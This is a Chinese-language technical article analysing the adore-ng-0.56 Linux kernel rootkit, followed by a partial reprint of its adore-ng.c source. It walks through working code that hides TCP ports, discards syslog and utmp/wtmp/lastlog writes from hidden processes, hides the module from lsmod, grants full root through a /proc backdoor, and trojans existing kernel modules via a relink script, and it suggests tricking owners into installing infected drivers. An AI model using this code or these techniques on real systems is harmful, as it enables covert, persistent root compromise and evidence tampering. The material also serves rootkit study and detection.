mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7db7000
read(3, "  sl  local_address rem_address "..., 1024) = 1024
read(3, "  10: 3AF3BB0D:008A 00000000:000"..., 1024) = 1024
read(3, "  77: 00000000:034D 00000000:000"..., 1024) = 384
read(3, "", 1024)                       = 0
close(3)                               = 0
munmap(0xb7db7000, 4096)                = 0
open("/proc/net/udp6", O_RDONLY)       = 3
```

```
fstat64(3, {st_mode=S_IFREG|0444, st_size=0, ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7db7000
read(3, "  sl  local_address           "..., 1024) = 145
read(3, "", 1024)                     = 0
close(3)                              = 0
munmap(0xb7db7000, 4096)                = 0
open("/proc/net/raw", O_RDONLY)         = 3
fstat64(3, {st_mode=S_IFREG|0444, st_size=0, ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7db7000
read(3, "  sl  local_address rem_address "..., 1024) = 128
read(3, "", 1024)                     = 0
close(3)                              = 0
munmap(0xb7db7000, 4096)                = 0
open("/proc/net/raw6", O_RDONLY)        = 3
fstat64(3, {st_mode=S_IFREG|0444, st_size=0, ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7db7000
read(3, "  sl  local_address           "..., 1024) = 145
read(3, "", 1024)                     = 0
close(3)                              = 0
munmap(0xb7db7000, 4096)                = 0
write(1, "Active UNIX domain sockets (w/o "..., 41) = 41
write(1, "Proto RefCnt Flags      Type   "..., 62) = 62
open("/proc/net/unix", O_RDONLY)        = 3
。。。
```

Netstat 通过读取虚拟 proc 文件系统 net 目录下的各个文件中的内容来获得当前系统的“net”的状况。让我们看看该目录下的文件：

```
[wzhou@dcmp10 net]$ pwd
/proc/net
[wzhou@dcmp10 net]$ ls -l
total 0
-r--r--r--  1 root root 0 Feb 25 08:31 anycast6
-r--r--r--  1 root root 0 Feb 25 08:31 arp
-r--r--r--  1 root root 0 Feb 25 08:31 dev
-r--r--r--  1 root root 0 Feb 25 08:31 dev_mcast
dr-xr-xr-x  2 root root 0 Feb 25 08:31 dev_snmp6
-r--r--r--  1 root root 0 Feb 25 08:31 if_inet6
-r--r--r--  1 root root 0 Feb 25 08:31 igmp
-r--r--r--  1 root root 0 Feb 25 08:31 igmp6
-r--r--r--  1 root root 0 Feb 25 08:31 ip6_flowlabel
-r--r--r--  1 root root 0 Feb 25 08:31 ip_mr_cache
-r--r--r--  1 root root 0 Feb 25 08:31 ip_mr_vif
-r--r--r--  1 root root 0 Feb 25 08:31 ip_tables_matches
-r--r--r--  1 root root 0 Feb 25 08:31 ip_tables_names
-r--r--r--  1 root root 0 Feb 25 08:31 ip_tables_targets
```

```
-r--r--r--  1 root root 0 Feb 25 08:31 ipv6_route
-r--r--r--  1 root root 0 Feb 25 08:31 mcfilter
-r--r--r--  1 root root 0 Feb 25 08:31 mcfilter6
-r--r--r--  1 root root 0 Feb 25 08:31 netlink
-r--r--r--  1 root root 0 Feb 25 08:31 netstat
-r--r--r--  1 root root 0 Feb 25 08:31 packet
-r--r--r--  1 root root 0 Feb 25 08:31 psched
-r--r--r--  1 root root 0 Feb 25 08:31 raw
-r--r--r--  1 root root 0 Feb 25 08:31 raw6
-r--r--r--  1 root root 0 Feb 25 08:31 route
dr-xr-xr-x  8 root root 0 Feb 13 07:33 rpc
-r--r--r--  1 root root 0 Feb 25 08:31 rt6_stats
-r--r--r--  1 root root 0 Feb 25 08:31 rt_acct
-r--r--r--  1 root root 0 Feb 25 08:31 rt_cache
-r--r--r--  1 root root 0 Feb 25 08:31 snmp
-r--r--r--  1 root root 0 Feb 25 08:31 snmp6
-r--r--r--  1 root root 0 Feb 25 08:31 sockstat
-r--r--r--  1 root root 0 Feb 25 08:31 sockstat6
-r--r--r--  1 root root 0 Feb 25 08:31 softnet_stat
dr-xr-xr-x  2 root root 0 Feb 25 08:31 stat
-r--r--r--  1 root root 0 Feb 25 08:31 tcp
-r--r--r--  1 root root 0 Feb 25 08:31 tcp6
-r--r--r--  1 root root 0 Feb 25 08:31 tr_rif
-r--r--r--  1 root root 0 Feb 25 08:31 udp
-r--r--r--  1 root root 0 Feb 25 08:31 udp6
-r--r--r--  1 root root 0 Feb 25 08:31 unix
-r--r--r--  1 root root 0 Feb 25 08:31 wireless
[wzhou@dcmp10 net]$
```

Adore-ng 关心的就是上面标红的“/proc/net/tcp”文件。这里是什么东西呢？

```
[wzhou@dcmp10 net]$ cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid
   0: 00000000:0340 00000000:0000 0A 00000000:00000000 00:00000000 00000000    0
   1: 00000000:0801 00000000:0000 0A 00000000:00000000 00:00000000 00000000    0
   2: 00000000:8001 00000000:0000 0A 00000000:00000000 00:00000000 00000000   29
   3: 00000000:8002 00000000:0000 0A 00000000:00000000 00:00000000 00000000    0
   4: 00000000:008B 00000000:0000 0A 00000000:00000000 00:00000000 00000000    0
   5: 00000000:006F 00000000:0000 0A 00000000:00000000 00:00000000 00000000    0
   6: 00000000:0350 00000000:0000 0A 00000000:00000000 00:00000000 00000000    0
   7: 00000000:0015 00000000:0000 0A 00000000:00000000 00:00000000 00000000    0
   8: 0100007F:0277 00000000:0000 0A 00000000:00000000 00:00000000 00000000    0
   9: 00000000:0017 00000000:0000 0A 00000000:00000000 00:00000000 00000000    0
  10: 0100007F:0019 00000000:0000 0A 00000000:00000000 00:00000000 00000000    0
  11: 00000000:01BD 00000000:0000 0A 00000000:00000000 00:00000000 00000000    0
  12: 3AF3BB0D:01BD 74F1BB0D:0467 01 00000000:00000000 02:000AB61F 00000000    0
```

```
  13: 3AF3BB0D:01BD 11F1BB0D:0606 01 00000000:00000000 02:000A0371 00000000     0
  14: 3AF3BB0D:01BD 8DF1BB0D:0A10 01 00000000:00000000 02:0009ED9D 00000000     0
  15: 3AF3BB0D:0017 37F3BB0D:8371 01 00000000:00000000 02:00036442 00000000     0
  16: 3AF3BB0D:01BD F1F1BB0D:09B5 01 00000000:00000000 02:00097BD0 00000000     0
  17: 3AF3BB0D:80DF 58F1BB0D:1770 01 00000000:00000000 02:00071A42 00000000   508
  18: 3AF3BB0D:80DE 58F1BB0D:1770 01 00000000:00000000 02:00071A42 00000000   508
  19: 3AF3BB0D:80DD 58F1BB0D:1770 01 00000000:00000000 02:00071A41 00000000   508
  20: 3AF3BB0D:80DC 58F1BB0D:1770 01 00000000:00000000 02:000719DC 00000000   508
  21: 3AF3BB0D:80E2 58F1BB0D:1770 01 00000000:00000000 02:0003715D 00000000   508
  22: 3AF3BB0D:80E0 58F1BB0D:1770 01 00000000:00000000 02:00071A42 00000000   508
  23: 3AF3BB0D:008B 58F1BB0D:04F6 01 00000000:00000000 02:00093100 00000000     0
  24: 3AF3BB0D:0017 37F3BB0D:82BF 01 00000000:00000000 02:000113FD 00000000     0
  25: 3AF3BB0D:0017 37F3BB0D:83CE 01 00000000:00000000 02:0004D47B 00000000     0
  26: 3AF3BB0D:0017 37F3BB0D:81D9 01 00000000:00000000 02:0008A949 00000000     0
  27: 3AF3BB0D:01BD 88F1BB0D:09BB 01 00000000:00000000 02:00053499 00000000     0
[wzhou@dcmp10 net]$
```

（由于列数太多，我截掉了一些列）

从上图的信息可知每一行是某个 tcp 端口的相关信息。而我们这里最关心的是“local_address”这一列，比如“00000000:0340”中的 0340 就是该行所代表的 TCP 连接的端口号。而获得上面“/proc/net/tcp”文件的内容的接口函数是“pde->get_info”，所以 adore-ng 要替换它。为的是过滤掉要隐藏的特定端口。

在 init_module()函数中

```
    pde = proc_find_tcp();
    o_get_info_tcp = pde->get_info;
    pde->get_info = n_get_info_tcp;
```

adore-ng 用自己的钩子函数 n_get_info_tcp 替换了 proc 文件系统中的“get_info”。

下面的函数就实现了隐藏端口的功能：

```
/* Reading from /proc/net/tcp gives back data in chunks
 * of NET_CHUNK. We try to match these against hidden ports
 * and remove them respectively
 */
#define NET_CHUNK 150
int n_get_info_tcp(char *page, char **start, off_t pos, int count)
{
    int r = 0, i = 0, n = 0, hidden = 0;
    char port[10], *ptr = NULL, *mem = NULL, *it = NULL;

    /* Admin accessing beyond sizeof patched file? */
    if (pos >= tcp_new_size())
        return 0;

    r = o_get_info_tcp(page, start, pos, count);

    if (r <= 0)// NET_CHUNK)
```

```
        return r;

    mem = (char *)kmalloc(r+NET_CHUNK+1, GFP_KERNEL);
    if (!mem)
        return r;

    memset(mem, 0, r+NET_CHUNK+1);
    it = mem;

    /* If pos < NET_CHUNK then theres preamble which we can skip */
    if (pos >= NET_CHUNK) {
        ptr = page;
        n = (pos/NET_CHUNK) - 1;
    } else {
        memcpy(it, page, NET_CHUNK);
        it += NET_CHUNK;
        ptr = page + NET_CHUNK;
        n = 0;
    }

    for (; ptr < page+r; ptr += NET_CHUNK) {
        hidden = 0;
        for (i = 0; HIDDEN_SERVICES[i]; ++i) {
            sprintf(port, ":%04X", HIDDEN_SERVICES[i]);

            /* Ignore hidden blocks */
            if (strnstr(ptr, port, NET_CHUNK))
                hidden = 1;
        }
        if (!hidden) {
            sprintf(port, "%4d:", n);
            strncpy(ptr, port, strlen(port));
            memcpy(it, ptr, NET_CHUNK);
            it += NET_CHUNK;
            ++n;
        }
    }

    memcpy(page, mem, r);
    n = strlen(mem);
    /* If we shrinked buffer, patch length */
    if (r > n)
        r = n;//-(*start-page);
    if (r < 0)
```

过滤掉含有“:2222”和“:7350”的链接

这样用户态的工具，如 netstat 等就看不到

这两个端口了

```
        r = 0;

//   *start = page + (*start-page);
     *start = page;
     kfree(mem);
     return r;
}



/* Calculate size of patched /proc/net/tcp */
int tcp_new_size()
{
     int r, hits = 0, i = 0, l = 10*NET_CHUNK;
     char *page = NULL, *start, *ptr, port[10];

     for (;;) {                分配空间
          page = (char*)kmalloc(l+1, GFP_KERNEL);
          if (!page)
               return 0;
          r = o_get_info_tcp(page, &start, 0, l);     读取/proc/net/tcp 中的内容，也就是你
          if (r < l)                                  通过 cat /proc/net/tcp 看到的，只不过
               break;                                 它是“chunk”的形式。
          l <<= 1;                  原来分配的空间不够，则扩大一倍
          kfree(page);
     }

     for (ptr = start; ptr < start+r; ptr += NET_CHUNK) {
          for (i = 0; HIDDEN_SERVICES[i]; ++i) {
               sprintf(port, ":%04X", HIDDEN_SERVICES[i]);
               if (strnstr(ptr, port, NET_CHUNK)) {    搜索要隐藏的端口号，匹配字符串为
                    ++hits;                            “:2222”和“:7350”
                    break;
               }
          }
     }
     kfree(page);
     return r - hits*NET_CHUNK;
}
```

Adore-ng 中并没有绑定 root shell 到隐藏端口的逻辑，但你是 root，你还不能干什么呢？

清理犯罪现场

干了坏事，可别忘了要清理“犯罪现场”，不要只顾着干坏事时的“爽”，而太得意忘形了。Adore-ng 既然是黑客软件，而且是优秀的黑客软件，自然它在这方面也是够“黑”的。一般

程序运行时都会留下一些“印迹”，要完全消除这些“印迹”是不太可能的，因为你怎么知道被你隐藏的进程的所有信息（除非你有它的源代码）？但一些系统管理员最常看的“印迹”还是可以擦除的，比如 syslog 中的信息，比如 utmp 和 wtmp 中的信息（具体什么意思，请 man wtmp，这可是 Unix 的基础知识喔）。

在 adore-ng-0.56 的 init_module()函数中有如下代码

```
①   patch_syslog();

    j = 0;
②   for (i = 0; var_filenames[i]; ++i) {
        var_files[i] = filp_open(var_filenames[i], O_RDONLY, 0);
        if (IS_ERR(var_files[i])) {
            var_files[i] = NULL;
            continue;
        }
        if (!j) {    /* just replace one time, its all the same FS */
            orig_var_write = var_files[i]->f_op->write;
            var_files[i]->f_op->write = adore_var_write;
            j = 1;
        }
    }
```

上面①处就是要消除被隐藏进程往 syslog 中写的记录（既然该进程都“没有”，怎么会在 syslog 中可以看到有它写的东西呢？当然也要隐藏掉）。

```
static int patch_syslog()
{
    struct socket *sock = NULL;

    /* PF_UNIX, SOCK_DGRAM */
    if (sock_create(1, 2, 0, &sock) < 0)
        return -1;

    if (sock && (unix_dgram_ops = sock->ops)) {
        orig_unix_dgram_recvmsg = unix_dgram_ops->recvmsg;
        unix_dgram_ops->recvmsg = adore_unix_dgram_recvmsg;
        sock_release(sock);
    }

    return 0;
}
```

在 Unix 下可以通过如下函数，应用程序可以记录下某些东西（报错等等）

```
int syslog(int type, char *bufp, int len);
```

到了内核当中，也就表现为对 unix_dgram_ops->recvmsg 函数的调用。上面

adore-ng-0.56 用自己的函数 adore_unix_dgram_recvmsg（）替换了系统原有的“recvmsg”。

```
int adore_unix_dgram_recvmsg(struct socket *sock, struct msghdr *msg, int size,
                  int flags, struct scm_cookie *scm)
{
     struct sock *sk = NULL;
     int noblock = flags & MSG_DONTWAIT;
     struct sk_buff *skb = NULL;
     int err;
     struct ucred *creds = NULL;
     int not_done = 1;

     if (strcmp(current->comm, "syslogd") != 0 || !msg || !sock)
          goto out;
                              当前进程是“syslogd”吗？不是忽略
     sk = sock->sk;

     err = -EOPNOTSUPP;
     if (flags & MSG_OOB)
          goto out;

     do {
          msg->msg_namelen = 0;
            skb = skb_recv_datagram(sk, flags|MSG_PEEK, noblock, &err);
          if (!skb)              获得包
                   goto out;
          creds = UNIXCREDS(skb);
          if (!creds)
               goto out;
          if ((not_done = should_be_hidden(creds->pid)))       如果是被隐藏进程写的，则把包从
               skb_dequeue(&sk->receive_queue);                队列中摘除，这样下面的函数就
     } while (not_done);                                       处理不到这些包了，这样那些被
                                                               隐藏进程写了也是白写
out:
     err = orig_unix_dgram_recvmsg(sock, msg, size, flags, scm);
       return err;
}
```

在标②处是要消除被隐藏进程往象 wtmp 中写的影响。Adore-ng-0.56 具体监控了如下 3 个文件。

```
static char *var_filenames[] = {
     "/var/run/utmp",
     "/var/log/wtmp",
     "/var/log/lastlog",
     NULL
```

```
};
```

即被隐藏进程往上面 3 个文件中的“写”都会被拦截并丢弃。

```
    for (i = 0; var_filenames[i]; ++i) {
        var_files[i] = filp_open(var_filenames[i], O_RDONLY, 0);
        if (IS_ERR(var_files[i])) {
            var_files[i] = NULL;
            continue;
        }
        if (!j) {    /* just replace one time, its all the same FS */
            orig_var_write = var_files[i]->f_op->write;      替换 file_operations 函
            var_files[i]->f_op->write = adore_var_write;     数集中的“write”操作
            j = 1;
        }
    }
```

OK，拦截了这 3 个文件的 file_operations 函数集中的“write”操作，只要被隐藏进程往这 3 个文件中写，就会被 adore_var_write()函数拦截到。

```
static
ssize_t adore_var_write(struct file *f, const char *buf, size_t blen, loff_t *off)
{
    int i = 0;

    /* If its hidden and if it has no special privileges and
     * if it tries to write to the /var files, fake it
     */
    if (should_be_hidden(current->pid) &&       是否是被隐藏进程写动作？
       !(current->flags & PF_AUTH)) {
        for (i = 0; var_filenames[i]; ++i) {
            if (var_files[i] &&
                var_files[i]->f_dentry->d_inode->i_ino == f->f_dentry->d_inode->i_ino)
{                上面通过 inode number 来判断是否是写 3 个关注的文件
                *off += blen;     如果是的话，只是报告写成功了，但没有任何真正写的动作
                return blen;      这样被隐藏往这 3 个文件还是写了等于没写
            }
        }
    }
    return orig_var_write(f, buf, blen, off);
}
```

上面两点是为了防止被隐藏的进程往 syslog 或 wtmp/utmp 中写东西而泄露他们的行踪（对“肉鸡”的主人而言，怎么一个根本不存在的进程会在系统中留下记录呢？）。但还有一点，不能忘了做，adore-ng 是一内核模块(LKM)方式被载入内核中的，用户只要运行 lsmod 命令就能看到他邪恶的身影。所以必须隐藏他。

隐藏的技术很简单，adore-ng 通过另一个内核模块 clean.o 来实现。
在载入 adore-ng LKM 时用的是 startadore 脚本。

```
#!/bin/sh

# Use this script to bootstrap adore!
# It will make adore invisible. You could also
# insmod adore without $0 but then its visible.
# Kernel 2.4 only

insmod ./adore-ng.o             先载入 adore-ng 核心模块
insmod ./cleaner.o              接着载入 cleaner 模块，它的作用就是隐藏上面的 adore-ng 模块
rmmod cleaner                   cleaner 任务完成就被卸载，这样 adore-ng 被隐藏，而 cleaner 被
                                卸载，系统仿佛什么都没有发生
```

实现 cleaner.o 模块的 cleaner.c 源码非常简单，如下：

```
int init_module()
{
    if (__this_module.next)
        __this_module.next = __this_module.next->next;

    return 0;
}
```

Linux 把内核中所有的内核模块都链接在有全局变量 module_list 指向的链表中，当载入模块时，该模块就被插入到该链表的头部。这样在 startadore 脚本中先载入 adore-ng.o，则 module_list 指向 adore-ng.o，当载入 cleaner.o 时，module_list 又指向 cleaner.o，而 cleaner.o 的后继即是刚载入的 adore-ng.o。上面 cleaner.c 代码中的 __this_module 指向 cleaner.o 模块本身。

```
__this_module.next = __this_module.next->next;
```

把 adore-ng 模块从内核的整个内核模块链表中断开，这样就隐藏了 adore-ng（lsmod 等就是搜索该链来找到模块的）。

象 root 一样发布命令

黑客软件这个隐藏，那个隐藏，这都不是真正想干的。真正想干的就是这里的“象 root 一样发布命令”。比如“ava r /bin/cat /etc/shadow”，查看口令文件密码。
还是从 ava 控制界面看起吧。

在 ava 初始化好 adore-ng 好以后，就调用位于 libinvisible.c 中的 adore_makeroot() 函数。从函数名上看好像是获得 root 权限。

```
    a = adore_init();
    if (adore_makeroot(a) < 0)
```

adore_makeroot()函数

```
/* use the hidden setuid(0)-like backdoor
 */
int adore_makeroot(adore_t *a)
{
```

```
    /* now already handled by adore_init() */
    close(open(APREFIX"/fullprivs", O_RDWR|O_CREAT, 0));
    unlink(APREFIX"/fullprivs");
    if (geteuid() != 0)
        return -1;
    return 0;
}
```

关键是上面标红的代码，我们知道 open 调用创建“/proc/fullprivs”文件，会引起内核模块 adore_lookup（）函数的执行。

```
struct dentry *adore_lookup(struct inode *i, struct dentry *d)
{

    task_lock(current);

    if (strncmp(ADORE_KEY, d->d_iname, strlen(ADORE_KEY)) == 0) {
        current->flags |= PF_AUTH;
        current->suid = ADORE_VERSION;
    } else if ((current->flags & PF_AUTH) &&
           strncmp(d->d_iname, "fullprivs", 9) == 0) {
        current->uid = 0;          把相关当前进程（ava 控制界面）的各种 uid 与 gid 都置成 root
        current->suid = 0;
        current->euid = 0;
        current->gid = 0;
        current->egid = 0;
        current->fsuid = 0;
        current->fsgid = 0;

        cap_set_full(current->cap_effective);            设置相应能力权限
        cap_set_full(current->cap_inheritable);
        cap_set_full(current->cap_permitted);
    } else if ((current->flags & PF_AUTH) &&
           strncmp(d->d_iname, "hide-", 5) == 0) {
        hide_proc(adore_atoi(d->d_iname+5));
    } else if ((current->flags & PF_AUTH) &&
           strncmp(d->d_iname, "unhide-", 7) == 0) {
        unhide_proc(adore_atoi(d->d_iname+7));
    } else if ((current->flags & PF_AUTH) &&
           strncmp(d->d_iname, "uninstall", 9) == 0) {
        cleanup_module();
    }

    task_unlock(current);

    if (should_be_hidden(adore_atoi(d->d_iname)) &&
```

```
    /* A hidden ps must be able to see itself! */
       !should_be_hidden(current->pid))
        return NULL;

    return orig_proc_lookup(i, d);
}
```

open(APREFIX"/fullprivs", O_RDWR|O_CREAT, 0)会使得上面的代码的执行。这里的 current 是当前进程的指针，而当前进程是 ava 控制界面程序，所以 ava 被赋予了“**全权**”。

拥有了“全权”的 ava 程序接着执行下面的代码：

```
      /* execute command as root */
      case 'r':
        execve(argv[2], argv+2, environ);
        perror("execve");
        break;
```

这里 execve()执行的子进程继承了父进程（ava 程序）的“全权”，所以有 ava 执行的命令都具有 root 权限。这也是本 rootkit 的最终目的。

“托”

我们编译了 adore-ng-0.56 这个 rootkit 后，怎样才能让想入侵的机器的主人运行呢？毕竟安装 adore-ng 的内核模块是需要 root 权限的，而在 adore-ng 被安装以前，你缺的就是这个东西。

方法是把 adore-ng-0.56 的内核模块注入到某个驱动程序中去，然后告诉“主人”，“你需要升级驱动程序了”，或者当你成功入侵了某台“肉鸡”（rootkit 只是让你悄无声息地保留 root 权限，而不负责入侵）后，感染某个系统启动时就会载入的驱动程序。具体怎样做“托”，全凭你的智慧了（中国实在是个盛产“托”的国度，在这方面应该是国际领先的）。

Adore-ng-0.56 提供了一个perl脚本，relink(2.6 内核下为relink26)，它可以实现感染Linux下的驱动程序的目的。这种感染技术基于飞客杂志（Phrack）第 61 期的文章《Infecting loadable kernel modules》[1]，如果你想了解该技术，可以研读该文章。我在这里只是分析一下该脚本。

```
#!/usr/bin/perl

print "\nThis script may be used to relink adore into\n".
     "already existing LKMs on the system.\n";

$| = 1;
open(I, "</proc/modules") || die $!;    在/proc/module 下是系统当前运行中载入的内核模块,也就是驱动程序
```

[1] 我翻译了该文的中文版《Infecting loadable kernel modules 中文版》，但后来发现网上已有人翻译过了。

```
print "The following LKMs are available:\n\n";
$i = 0;                                    列出各个载入的模块，以让用户选择要感染哪一个？
while ($_ = <I>) {
     if (($i++ % 5) == 0) {
          print "\n";
     }
     /(\w+) /;
     $module = $1;
     print "$module ";
}

print "\n\nChose one: ";                   让用户选择一个模块来感染
$lkm = <STDIN>;                            从键盘读入用户选择的模块名
$lkm =~ s/\n//;                            去除读入模块名字符串尾部的回车换行
print "Choice was >>>$lkm<<<\n";
print "Searching for $lkm.o ...\n";
                                           Linux 下一般把内核模块放在/lib/modules/内核版本号/
$u = `uname -r`;                           目录下，所以下面就是搜索该目录，以寻找要感染的模块
$u =~ s/\n//;
$lkm_path = `find /lib/modules/$u -name $lkm.o`;
$lkm_path =~ s/\n//;
if ($lkm_path eq "") {
     print "No LKM with that name found!\n";     找不到，报错
     exit;
}

print "Found $lkm_path!\n";                 找到了

system("cp $lkm_path t.o");                先把要感染的模块复制一份，名为 t.o
system("./symsed t.o zero;ld -r t.o zero.o -o z.o; rm -f t.o");   把 adore-ng 注入 t.o
print "\nCopy trojaned LKM back to original LKM? (y/n)\n";    询问需要替换原来的模块吗

while ($yn !~ /^(y|n)$/i) {            获得用户的回答，是要替换还是不要
     $yn = <STDIN>;
     $yn =~ s/\n//;
}

if ($yn =~ /y/i) {                     如果是要替换，则把感染了 rootkit 的驱动程序覆盖原来的模块
     system("cp z.o $lkm_path");
}
```

这样下次“肉鸡”开机后，只要载入被感染的驱动程序，adore-ng 的内核部分就静静地等着你的到来了。

感想

Adore-ng-0.56 的代码并不冗长，但非常巧妙。它通过替换系统中的各种函数指针来实现黑客行为，比起以前修改系统调用表（System Call Table）或修改更底层的中断描述符表（Interrupt Descriptor Table）方式的黑客软件更隐蔽，更难被一些检查黑客的软件察觉（我在安装了 adore-ng-0.56 的系统上运行 Linux 下检查 rootkit 黑客软件的工具 chkrootkit-0.48 就没有报警）。

从 adore-ng-0.56 的简短的代码中可看出作者 Stealth 对 Linux 内核的深刻理解。基于此黑客技术，实际上可以开发出隐藏文件（目录），隐藏进程的工具库。

联系

Walter Zhou

mailto:z-l-dragon@hotmail.com

上海浦东康桥汤巷，2008-2-23，晚

附录

源码

（文中引用的 Linux 内核源码都摘录自 2.4.20 内核）

基于 2.4 内核的 adore-ng-0.56 内核模块

adore-ng.c 文件

```
/*** (C) 2004-2005 by Stealth
 ***
 *** http://stealth.scorpions.net/rootkits
 *** http://stealth.openwall.net/rootkits
 ***
 ***
 *** (C)'ed Under a BSDish license. Please look at LICENSE-file.
 *** SO YOU USE THIS AT YOUR OWN RISK!
 *** YOU ARE ONLY ALLOWED TO USE THIS IN LEGAL MANNERS.
 *** !!! FOR EDUCATIONAL PURPOSES ONLY !!!
 ***
```

```
 *** -> Use ava to get all the things workin'.
 ***
 ***/
#define __KERNEL__
#define MODULE



#ifdef MODVERSIONS
#include <linux/modversions.h>
#endif

#include <linux/sched.h>
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/string.h>
#include <linux/fs.h>
#include <linux/file.h>
#include <linux/mount.h>
#include <linux/proc_fs.h>
#include <linux/capability.h>
#include <linux/net.h>
#include <linux/skbuff.h>
#include <linux/spinlock.h>
#include <net/sock.h>
#include <linux/un.h>
#include <net/af_unix.h>

#include "adore-ng.h"



char *proc_fs = "/proc";  /* default proc FS to hide processes */
MODULE_PARM(proc_fs, "s");
char *root_fs = "/";      /* default FS to hide files */

MODULE_PARM(root_fs, "s");
char *opt_fs = NULL;
MODULE_PARM(opt_fs, "s");



typedef int (*readdir_t)(struct file *, void *, filldir_t);
readdir_t orig_root_readdir = NULL, orig_opt_readdir = NULL,
        orig_proc_readdir = NULL;

struct dentry *(*orig_proc_lookup)(struct inode *, struct dentry *) = NULL;
```

```
int cleanup_module();

static int tcp_new_size();
static int (*o_get_info_tcp)(char *, char **, off_t, int);

extern struct socket *sockfd_lookup(int fd, int *err);
extern __inline__ void sockfd_put(struct socket *sock)
{
       fput(sock->file);
}

#ifndef PID_MAX
#define PID_MAX 0x8000
#endif

static char hidden_procs[PID_MAX/8+1];

inline void hide_proc(pid_t x)
{
     if (x >= PID_MAX || x == 1)
          return;
     hidden_procs[x/8] |= 1<<(x%8);
}

inline void unhide_proc(pid_t x)
{
     if (x >= PID_MAX)
          return;
     hidden_procs[x/8] &= ~(1<<(x%8));
}

inline char is_invisible(pid_t x)
{
     if (x >= PID_MAX)
          return 0;
     return hidden_procs[x/8]&(1<<(x%8));
}

/* Theres some crap after the PID-filename on proc
 * getdents() so the semantics of this function changed:
 * Make "672" -> 672 and
 * "672|@\"   -> 672 too
```

```
 */
int adore_atoi(const char *str)
{
     int ret = 0, mul = 1;
     const char *ptr;

     for (ptr = str; *ptr >= '0' && *ptr <= '9'; ptr++)
          ;
     ptr--;
     while (ptr >= str) {
          if (*ptr < '0' || *ptr > '9')
               break;
          ret += (*ptr - '0') * mul;
          mul *= 10;
          ptr--;
     }
     return ret;
}

/* Own implementation of find_task_by_pid() */
struct task_struct *adore_find_task(pid_t pid)
{
     struct task_struct *p;

     read_lock(&tasklist_lock);// XXX: locking necessary?
     for_each_task(p) {
          if (p->pid == pid) {
               read_unlock(&tasklist_lock);
               return p;
          }
     }
     read_unlock(&tasklist_lock);
     return NULL;
}

int should_be_hidden(pid_t pid)
{
     struct task_struct *p = NULL;

     if (is_invisible(pid)) {
          return 1;
     }

     p = adore_find_task(pid);
```

```
    if (!p)
        return 0;

    /* If the parent is hidden, we are hidden too XXX */
    task_lock(p);

#ifdef REDHAT9
    if (is_invisible(p->parent->pid)) {
#else
    if (is_invisible(p->p_pptr->pid)) {
#endif
        task_unlock(p);
        hide_proc(pid);
        return 1;
    }

    task_unlock(p);
    return 0;
}

/* You can control adore-ng without ava too:
 *
 * echo > /proc/<ADORE_KEY> will make the shell authenticated,
 * cat /proc/hide-<PID> from such a shell will hide PID,
 * cat /proc/unhide-<PID> will unhide the process
 * cat /proc/uninstall will uninstall adore
 */
struct dentry *adore_lookup(struct inode *i, struct dentry *d)
{

    task_lock(current);

    if (strncmp(ADORE_KEY, d->d_iname, strlen(ADORE_KEY)) == 0) {
        current->flags |= PF_AUTH;
        current->suid = ADORE_VERSION;
    } else if ((current->flags & PF_AUTH) &&
           strncmp(d->d_iname, "fullprivs", 9) == 0) {
        current->uid = 0;
        current->suid = 0;
        current->euid = 0;
        current->gid = 0;
        current->egid = 0;
        current->fsuid = 0;
        current->fsgid = 0;
```

```
        cap_set_full(current->cap_effective);
        cap_set_full(current->cap_inheritable);
        cap_set_full(current->cap_permitted);
    } else if ((current->flags & PF_AUTH) &&
              strncmp(d->d_iname, "hide-", 5) == 0) {
        hide_proc(adore_atoi(d->d_iname+5));
    } else if ((current->flags & PF_AUTH) &&
              strncmp(d->d_iname, "unhide-", 7) == 0) {
        unhide_proc(adore_atoi(d->d_iname+7));
    } else if ((current->flags & PF_AUTH) &&
            strncmp(d->d_iname, "uninstall", 9) == 0) {
        cleanup_module();
    }

    task_unlock(current);

    if (should_be_hidden(adore_atoi(d->d_iname)) &&
    /* A hidden ps must be able to see itself! */
        !should_be_hidden(current->pid))
        return NULL;

    return orig_proc_lookup(i, d);
}


filldir_t proc_filldir = NULL;
spinlock_t proc_filldir_lock = SPIN_LOCK_UNLOCKED;

int adore_proc_filldir(void *buf, const char *name, int nlen, loff_t off, ino_t ino, unsigned
x)
{
    if (should_be_hidden(adore_atoi(name)))
        return 0;
    return proc_filldir(buf, name, nlen, off, ino, x);
}



int adore_proc_readdir(struct file *fp, void *buf, filldir_t filldir)
{
    int r = 0;

    spin_lock(&proc_filldir_lock);
```

```
    proc_filldir = filldir;
    r = orig_proc_readdir(fp, buf, adore_proc_filldir);
    spin_unlock(&proc_filldir_lock);
    return r;
}



filldir_t opt_filldir = NULL;
struct super_block *opt_sb[1024];

int adore_opt_filldir(void *buf, const char *name, int nlen, loff_t off, ino_t ino, unsigned
x)
{
    struct inode *inode = NULL;
    int r = 0;
    uid_t uid;
    gid_t gid;

    if ((inode = iget(opt_sb[current->pid % 1024], ino)) == NULL)
        return 0;
    uid = inode->i_uid;
    gid = inode->i_gid;
    iput(inode);

    /* Is it hidden ? */
    if (uid == ELITE_UID && gid == ELITE_GID) {
        r = 0;
    } else
        r = opt_filldir(buf, name, nlen, off, ino, x);

    return r;
}



int adore_opt_readdir(struct file *fp, void *buf, filldir_t filldir)
{
    int r = 0;

    if (!fp || !fp->f_vfsmnt)
        return 0;

    opt_filldir = filldir;
    opt_sb[current->pid % 1024] = fp->f_vfsmnt->mnt_sb;
    r = orig_opt_readdir(fp, buf, adore_opt_filldir);
```

```
    return r;
}



/* About the locking of these global vars:
 * I used to lock these via rwlocks but on SMP systems this can cause
 * a deadlock because the iget() locks an inode itself and I guess this
 * could cause a locking situation of AB BA. So, I do not lock root_sb and
 * root_filldir (same with opt_) anymore. root_filldir should anyway always
 * be the same (filldir64 or filldir, depending on the libc). The worst thing that
 * could happen is that 2 processes call filldir where the 2nd is replacing
 * root_sb which affects the 1st process which AT WORST CASE shows the hidden files.
